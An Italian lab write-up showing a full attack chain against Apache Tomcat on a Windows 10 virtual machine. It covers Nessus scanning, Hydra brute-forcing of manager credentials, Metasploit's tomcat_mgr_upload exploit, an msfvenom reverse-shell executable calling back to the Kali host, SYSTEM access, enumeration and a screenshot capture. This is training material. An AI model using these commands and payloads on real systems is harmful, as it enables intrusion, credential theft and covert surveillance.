Exploit Windows con Metasploit

Relazione Exploit Windows con Metasploit

1. Avviare i servizi su Windows 10

• Impostare l'indirizzo ip della Macchina Windows 10 su 192.168.200.200

```
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>ipconfig


Configurazione IP di Windows

Scheda Ethernet Ethernet:


Suffisso DNS specifico per connessione:
Indirizzo IPv6 locale rispetto al collegamento .: fe80::698b:c689:6170:25a7%4
Indirizzo IPv4. . . . . . .: 192.168.200.200
Subnet mask . . . . . . . .: 255.255.255.0
Gateway predefinito . . . . . .: Supporto disconnesso
Suffisso DNS specifico per connessione:

C:\Users\user>
```


- Accedi alla macchina Windows 10 (IP: 192.168.200.200).
 - o Controlla se il servizio Apache Tomcat è installato e attivo:
 - 1. Apri il menu Start e digita services.msc.



2. Nella finestra Servizi, cerca il servizio Apache Tomcat.




3. Se è presente, fai clic destro su di esso e seleziona Avvia.



Nel nostro caso lo troviamo in esecuzione all'avvio della macchina

4. Controlliamo lo stato effettivo visualizzando la pagina web di Tomcat dal browser di Kali



Se non trovi Tomcat, installalo utilizzando il pacchetto appropriato e configura una porta aperta (di solito la porta 8080).

IP Kali Linux: 192.168.200.100

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:34:2e:0b brd ff:ff:ff:ff:ff inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth2 valid_lft forever preferred_lft forever inet6 fe80::2deb:35bd:2387:8dbf/64 scope link noprefixroute valid_lft forever preferred_lft forever
```

• Porta di ascolto (payload): 7777

Fasi dell'esercizio


2. Vulnerability Scanning con Nessus:

• Eseguita una scansione base sulla macchina Windows 10.


o Creare una nuova scansione ed impostare i primi dati:



Selezioniamo lo scan di tutte le porte



- Avviamo la scansione e aspettiamo che sia terminata.
- Nel file delle vulnerabilità trovate identifichiamo quella di Tomcat che andremo ad usare:



Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then

be requested and any code it contained would be executed by the server. (CVE-2017-12617)

3. Selezione Exploit:

Avviamo Metasploitable con il comando:

msfconsole

- Cercare un exploit per Tomcat:
 - 1. Nel terminale di Metasploit, cerca gli exploit disponibili per Apache Tomcat

search tomcat windows jsp

- Configurare l'exploit:
 - 1. Seleziona l'exploit identificato:

```
use exploit/multi/http/tomcat mgr upload
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/nttp/tomcat_mgr_uploam) >
```

2. controllo le opzioni:

Uso il comando Options

3. Configura le opzioni necessarie:

```
set RHOSTS 192.168.200.200
set RPORT 8080
set USERNAME <username di Tomcat>
set PASSWORD <password di Tomcat>
set LHOST 192.168.200.100
set LPORT 7777
```

Non sapendo quali sono le credenziali c'è bisogno di trovarle in qualche modo.

- Bruteforce per le credenziali
 - 1. Avviata un'attività di forza bruta su TomCat per ottenere credenziali valide. Utilizzo il comando Hydra:

```
hydra -L /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt -P

/usr/share/wordlists/rockyou.txt -s 8080 192.168.200.200 http-get

/manager/html

[kali@kali]-[-]

[styler-[-] /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt -P /usr/share/wordlists/rockyou.txt -s 8080 192.168.200.200 http-get /manager/html

Wydra v0.5 (c) 2023 by van Hauser/fthc 0 David Maciejak - Please do not use in military or secret service organizations, or for Illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Wydra (https://github.com/vanhauser-thc/thc-hydrs) starting at 2015-01-01 1211116

[anantheig Sectorefile (you have 19 seconds to abort... (use option -it to skip swalting)) from a previous session found, to prevent overwriting, ./hydra.restore

[loati] mas for Laksk per 1 servery, overall to tasks; load-size [10 tasks; load-size] loat to tasks per 1 servery. overall to tasks; load-size (113/p:15344399), -1165425 tries per task

[loati] attacking http-get/y/192.168.200.200 login: admin password: password

[see0][http-get] host: 192.168.200.200 login: admin password: password
```

Posso adesso avviare l'exploit con il comando run:

```
msf6 exploit(mrkti/http/toncet_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777

[*] Retrieving session ID and CSRF token ...

[*] Uploading and deploying 2NISjk ...

[*] Undeploying 2NISjk ...

[*] Undeploying 2NISjk ...

[*] Undeploying 2NISjk ...

[*] Undeployed at /manager/html/undeploy

[*] Sending stage (58037 bytes) to 192.168.200.200

[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49450) at 2025-01-07 10:52:26 +0100

meterpreter > ■
```

Recupero informazioni:

Con la sessione attiva, si possono eseguire comandi per raccogliere informazioni, scaricare file o scalare i privilegi, se necessario.

- Recopero per prima cosa le informazioni sul sistema identificando se si tratta o meno di una macchina virtuale:
 - Utilizzo il comando sysinfo

```
meterpreter > sysinfo
Computer : DESKTOP-9K104BT
os
               : Windows 8 6.2 (amd64)
Architecture : x64
System Language : it_IT
               : java/windows
Meterpreter
<u>meterpreter</u> > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\tomcat7>wmic computersystem get model,manufacturer
wmic computersystem get model, manufacturer
Manufacturer Model
innotek GmbH VirtualBox
C:\tomcat7>
```

Confermato quindi che si tratta di una macchina virtuale.

- Recupero impostazioni di rete:
 - Utilizzo il comando ipconfig.

```
C:\tomcat7>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::b0d8:9fd5:420c:4d0%5
   Indirizzo IPv4......: 192.168.200.200
   Subnet mask . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . : 192.168.200.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:
   Stato supporto . . . . . . . . . . . Supporto disconnesso
   Suffisso DNS specifico per connessione:

C:\tomcat7>
```

Ottengo così le configurazioni di rete della macchina.

- Verifico la presenza di webcam:
 - Al primo tentativo il comando sembra non essere supportato:

```
meterpreter >
meterpreter >
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/windows)
```

Creo una shell migliore per avere più info:

```
(kali⊕ kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Carico quindi la shell:

```
meterpreter > upload shell.exe
[*] Uploading : /home/kali/shell.exe → shell.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/shell.exe → shell.exe
[*] Completed : /home/kali/shell.exe → shell.exe
meterpreter > ls
Listing: C:\Users\Public
Mode
                 Size Type Last modified
                                                       Name
040777/rwxrwxrwx 0
                      dir
                             2024-07-09 10:37:31 -0400 AccountPictures
040777/rwxrwxrwx 0
                      dir
                             2024-07-22 05:53:54 -0400 Desktop
040776/rwxrwxrw- 4096 dir
                             2024-07-09 10:24:02 -0400
                                                       Documents
040776/rwxrwxrw- 0
                             2015-07-10 07:04:26 -0400
                       dir
                                                       Downloads
040777/rwxrwxrwx 0
                       dir
                             2015-07-10 07:04:26 -0400
                                                       Libraries
040776/rwxrwxrw- 0
                      dir
                             2015-07-10 07:04:26 -0400
                                                       Music
040776/rwxrwxrw- 0
                       dir
                             2015-07-10 07:04:26 -0400 Pictures
040776/rwxrwxrw- 0
                       dir
                             2015-07-10 07:04:27 -0400 Videos
                       fil
100777/rwxrwxrwx 174
                             2015-07-10 07:02:40 -0400 desktop.ini
100776/rwxrwxrw- 73802 fil
                             2025-01-05 12:34:39 -0500
                                                       shell.exe
```

o La eseguo e ottengo una sessione con maggiorni privilegi:

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST ⇒ 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 7777
LPORT ⇒ 7777
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49852) at 2025-01-05 12:42:39 -0500
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > ■
```

• Comando utilizzato: webcam_list.

```
<u>meterpreter</u> > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
<u>meterpreter</u> > ■
```

Ricevo la risposta che il device non è funzionante.

- Recupero screenshot del desktop:
 - Utilizzo il comando: screenshot.



Screenshot acquisito con successo.